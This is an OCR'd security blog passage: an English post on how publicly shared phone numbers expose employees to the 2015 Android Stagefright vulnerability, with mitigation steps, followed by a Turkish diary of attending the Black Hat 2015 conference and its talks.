
Human Resources Manager -

Merhabalar, 0506



21 s

İnsan Kaynakları Yöneticisi



[redacted] 2 s

[redacted] Manager

[redacted] ik 0532[redacted]

[redacted] 1 s

Psikolog / İnsan Kaynakları

536[redacted]

[redacted] 1 s

Müşteri Temsilcisi / [redacted] Bankası

0542[redacted]

[redacted] 1 s

Master Trainer , HR - [redacted] Group

Merhaba,

Iletisim caginin avantajlarini kulanmak, gayet mantikli bir yöntem ve bu faydali calismanin içinde yer almak isterim. [redacted] Group ik [redacted]

0530[redacted]

In case you ask “What is the problem with that?” First of all; LinkedIn is a business-oriented social network and on there, you share various of information about your company and your position in that company, about your job and your workplace. We know that people with bad intentions about hacking a firm and intelligence agencies, target employees. Recent example to this would be; the documents leaked by Edward Snowden, we learned that U.S.A intelligence agency NSA and British intelligence service GCHQ hacked the emails and Facebook accounts of Gemalto’s employees in 2010, which is a global sim card manufacturer firm, to steal the sim card encryption keys. With this data, we can’t even imagine what they are doing in this century. Apart from intelligence agencies, we see that people with bad intensions target smart phones and also they target even smart watches.


In the past, the worst thing that can happen to you when you share your number on internet and/or any other platform would be some psycho disturbing you by calling you in the middle of the night and maybe waking you up. But in this era, the worst thing that can happen is very different (On my Evil Pi article I simulated how to abuse the Android phones that contains vulnerability). That psycho can turn into a hacker and those people, now, are able to steal all off your personal information.

On Black Hat information security conference that took place on August 5th of 2015, details of a vulnerability that affects more than 950 million android devices has been shown by Joshua Drake (@jduck). To exploit this vulnerability, (to hack phones/tablets) knowing target’s phone number and sending a MMS with the exploit code or sending a link of a video in mp4 format is enough.

Even though Google instantly publishes the patches for Android OS, to download it to your phone it is required to wait for manufacturer firm (like Samsung) to make that patch downloadable to its phones. So although Google make patches after one dat the vulnerability is found, it is also mandatory for manufacturers to act really fast.

With the research of a firm named Exodus, it has been seen that Google couldn’t actually remove the vulnerability with that patch. It seems that even on best case scenario we are not going to be able to install this patch before September.

Does that mean ‘we are going to sit there and do nothing?’ No. First of all; we can determine whether we are affected by this vulnerability or not with StageFright Detector tool.


58% 18:58
Stagefright Detector
Testing CVE-2015-1538
Testing CVE-2015-1539
Testing CVE-2015-3824
Testing CVE-2015-3826
Testing CVE-2015-3827
Testing CVE-2015-3828
Testing CVE-2015-3829
Vulnerable
Your device is affected by the Stagefright vulnerability.
contact us

Secondly; MMS is not the only attacking vector but it is the easiest one to exploit. So, to prevent the attacks coming from this vector, you can disable automatically retrieve an MMS option on your Android OS (Even if you disable it, when you manually receive those MMS's, don't forget that your device can still get hacked).

You can follow the steps below to prevent your device retrieving the MMS automatically.

For Android; Settings -> Messages -> Multimedia Messages (MMS) -> Auto Retrieve
For Google Hangouts; Hangouts -> Settings -> SMS -> Auto Retrieve MMS

If you are a Samsung user, you can also install the MMS Control application that is being launched by Samsung itself.

These steps shown above is not going to cover the vulnerability like a patch and Google says that it is not likely that this vulnerability can be abused to hack many phones because of the ASLR (address space layout randomization) security measure that came with in Android 4.0 "Ice Cream Sandwich". However it is always good to be careful until the patch comes out.

Finally, the fact that the cell phone numbers is enough to exploit the vulnerabilities of smartphones, can lead hackers to target the employees to be able hack the firm. For this reason, it is a good thing to be cautious even while sharing the phone numbers.

Hope to see you on the next article. I wish secure days to everyone.

Update: On 09.09.2015, exploit code for CVE-2015-1538 vulnerability has been published.

Black Hat Macerası

Source: https://www.mertsarica.com/black-hat-macerasi/

By M.S on August 9th, 2015

1997 yılından bu yana, dünyadan bilgi ve bilişim güvenliği uzmanlarının, hackerların, istihbarat elemanlarının akın ettiği dünyaca ünlü Black Hat konferansına Ağustos ayında katılma ve eğitim alma şansını yakaladım. Şansını yakaladım diyorum çünkü bu konferansa katılmak ve eğitim almak için ya çok paranızın olması gerekiyor (uçak bileti, otel konaklama ve Black Hat bileti ~10.000 TL) ya da sizi bu konuda destekleyen sponsorlarınızın, bu konferansa katılmanız ve eğitim almanız gerektiğine inanan IBTech ve Finansbank gibi vizyoner işverenlerinizin olması gerekiyor. Ben de herşeyden önce bu konferansa katılmama ve eğitim almama destek olan, yardımlarını esirgemeyen herkese teşekkür etmek istiyorum.

Black Hat günlüğümün sayfalarını aralamadan önce 15 yıl aradan sonra bu defa farklı bir eyaletini ziyaret ettiğim Amerika'nın Nevada eyaletinin Las Vegas kenti hakkında kısaca gözlemlerime yer vermek istiyorum.

Birincisi insanların gerçekten mutlu, yardımsever, cana yakın ve kibar olduğunu söyleyebilirim. Özgürlükler ülkesi olan Amerika'da insanların kendi halinde olduklarını görebiliyorsunuz. Elinde bira kutusuyla gezen de var, ponpon kız kıyafetiyle sokağa çıkıp turistlerle fotoğraf çektirip bu işten para kazanan da var, üst geçitlerin sağında solunda dilenmeyen ancak elinde döviz ile yardım isteyen evsizler de var. Hatta bir evsizin dövizinde, "evsizim çünkü eski eşimin daha iyi bir avukatı vardı" gibi esprili yazılara rastlayabiliyorsunuz. İşin en güzel yanı herkes kendi dünyasında yaşıyor. Kimsenin kimseyle bir derdi, sorunu bulunmuyor. Yolda, toplu taşımada giderken kimse kimseyi rahatsız etmiyor, mahalle baskısına veya tacize maruz kalmıyorlar. Kurallara uyuyorlar, düzenliler, çevreye saygılılar ve siz de bunlara aç bir ülkeden geldiğiniz için hemen bu kurallara ve düzene memnuniyetle uyum sağlıyorsunuz.

İnsanlar sıraya girmesi gerektiğini biliyorlar. Sırada işleri uzun sürerse arkasında sıra bekleyenlere dönüp özür diliyorlar. Karşıdan karşıya geçecekseniz adımızını yola attığınız anda yoldan geçen araç duruyor ve sizin karşıya geçmenizi bekliyor. Beş şeritli yollarda oldukça lüks, spor araçlar göze çarpıyor ve hiç biri ne slalom yapıyor ne de birbirleriyle yarışıp, insanların canını tehlikeye atıyor. Yolda yürürken, bir restorana veya bir dükkana girdiğinizde, merhaba, nasılsınız ?, keyifler yerinde mi ? Vegas'ı beğendiniz mi ? neredensiniz ? gibi sorular soran ve sizle sohbet eden cana yakın insanlarla karşılaşıyorsunuz. Türkiye'denim dediğinizde müslüman olduğunuz için size farklı davranmıyorlar. Yabancılar müslümanları ve Türkler'i sevmezler sözünün ön yargıdan ibaret olduğunu, Vegas için geçerli olmadığını hemen anlayabiliyorsunuz. Kendi fotoğrafınızı çekmeye çalıştığınızda yanınızdan geçen biri fotoğrafınızı isterseniz çekebilirim diye yardım eli uzatabiliyor.

Yaşlı istihdamına da gerçekten önem veriyorlar. Black Hat'e kayıt olurken biletinizi ve çantanızı size verenlerin yaş ortalamasının 50-60 arası olduğunu görebiliyorsunuz. Çok sayıda kadın otobüs şoförü var ve onların da yaş ortalamaları kimi zaman 50 ile 60 yaş arasında olabiliyor.

Kısadan hisse, Avrupa ülkelerinde de olduğu gibi özgürlükler ülkesindeki bu yaşama ve medeniyet seviyesine, kıraathane sayısının kütüphane sayısının 285 katı olduğu bir ülkede erişilmesinin epey zaman alacağı anlaşılıyor.

Black Hat konferasına gelecek olursam, eğitimlere ve sunumlara katılımın oldukça yüksek olduğunu söyleyebilirim. Zaten etkinlik yeri için neden Mandalay Bay otelinin dev kongre merkezinin seçildiğini etkinlik tarihi gelince anlayabiliyorsunuz. Black Hat konferansı toplamda 6 gün sürüyor. İlk 4 gün boyunca eğitimler düzenleniyor, geri kalan iki günde ise neredeyse bir sene boyunca yapılan araştırmaların sunulduğu can alıcı sunumlara (Black Hat Briefings) ve güvenlik araçlarının tanıtıldığı (Black Hat Arsenal) tanıtım sunumlarına yer veriliyor.

Black Hat'te bu sene toplamda 63 tane eğitim verildi ve ben de 1-2 Ağustos tarihlerinde, Saumil Shah tarafından verilen Exploit Laboratory: Black Belt adındaki eğitimi aldım. Eğitimin temeli, internet tarayıcısı istismarına dayanıyordu. Eğitim esnasında use after free zafiyetlerinin ROP (return oriented programming) ve heap spray yöntemleri ile, Windows'un güvenlik kontrollerinin (DEP gibi) nasıl aşılarak istismar edilebileceğini gösterildi. Sınıfın mevcudu 30 kişiydi ve daha önce bu eğitmenden eğitim alanların bu eğitimi tercih ediyor olmaları da zaten eğitmenin başarılı olduğunu kanıtlar nitelikteydi.

Konferans ve eğitim esnasında güvenlik uzmanı dediğin biraz paranoyaktır örneklerine de rastlamadım değil :) Misal eğitim esnasında tuvalete giden birinin bilgisayarını kapatıp, çantasına koyup, yanına aldığını da gördüm, yaka kartında soyadını gizleyen kişileri de gördüm. (Mert S. gibi)


Black Hat'in açılış konuşmasının yapıldığı ilk günde, 1000 kişilik olduğunu düşündüğüm salonda Black Hat ve Defcon konferanslarının organizatörü Jeff Moss sözü aldı ve bu sene, katılımcı sayısının en yüksek olduğu Black Hat konferansını düzenlediklerini belirtti.

Verilen Black Hat tanıtım ve sunum kitapçığında kendime hangi sunumlara gireceğimle ilgili bir plan çıkarttım. Paralelde ilgimi çeken 3-4 sunumun olması ve aralarından sadece bir tanesini seçmek zorunda olmam beni oldukça zorladı.



15:00-15:50
Back Doors and Front Doors Breaking the Unbreakable System
by James Denaro + Matthew Green
South Seas ABE
Big Game Hunting: The Peculiarities of Nation-State Malware Research
by Morgan Marquis-Boire + Marion Marschalek + Claudio Guarnieri
Mandalay Bay GH
Distributing the Reconstruction of High-Level Intermediate Representation for Large Scale Malware Analysis
by Rodrigo Branco + Gabriel Negreira Barbosa + Alexander Matrosov + Eugene Rodionov
South Seas GH
Remote Exploitation of an Unaltered Passenger Vehicle
by Charlie Miller + Chris Valasek
Mandalay Bay EF
Stagefright: Scary Code in the Heart of Android
by Joshua Drake
Mandalay Bay BCD
Stranger Danger! What is the Risk from 3rd Party Libraries?
by Kymberlee Price + Jake Kouns
Switches Get Stitches
by Colin Cassidy + Robert Lee + Eireann Leverett
Targeted Takedowns: Minimizing Collateral Damage Using Passive DNS
by Paul Vixie
WSUSpect - Compromising the Windows Enterprise via Windows Update
by Paul Stone + Alex Chapman
#BHUSA


Katıldıklarım arasında en çok beğendiğim sunumlar; Charlie Miller ve Chris Valasek'in sunduğu Remote Exploitation of an Unaltered Passenger Vehicle, Michael Ossman'ın The NSA Playset sunumu, Sean Metcalf'in Red vs Blue: Modern Active Directory Attacks Detection and Protection sunumu ile Eric Evenchick ve Mark Baseggio'nın sunduğu Breaking Access Controls with BLEKey sunumları oldu.

Charlie Miller ile Chris Valasek'in yaptığı sunum oldukça keyifliydi. Sunum esnasında, imzalanmamış bir donanım yazılımı (firmware) sayesinde uzaktan bir arabayı nasıl hackleyebileceklerini oldukça renkli bir şekilde sundular. 1-2 sene arası süren bu zahmetli güvenlik araştırmalarının karşılığını, 1000 kişi olduğunu düşündüğüm hınca hınç dolu olan salonda müthiş bir alkış kopunca aldıklarını düşünüyorum. Sunum başlamadan önce yanında boş yer olanlar ellerini kaldırsınlar diye anons yapılması da sunuma olan ilginin bir göstergesiydi. Sunum sonunda Charlie Miller attığı bir tweet ile kendi sunumları esnasında oldukça değerli başka sunumların da paralelde gerçekleştiğini söyleyerek, sunumlarına katılanlara da teşekkür etmeyi ihmal etmediler. Yabancıların bu mütevaziliğini her zaman takdir etmişimdir.



Hackrf One, (ben de sonunda bir tane alabildim :)) Ubertooth One ve bunun gibi birçok değerli donanıma imza atan Michael Ossman'ın sunumu da benim için oldukça değerliydi. NSA Playset adını verdiği sunumda, Edward Snowden tarafından sızdırılan NSA'in gizli belgelerinden esinlenerek güvenlik araştırmacıları tarafından hazırlanan donanımların tanıtımına kısaca yer verdi.



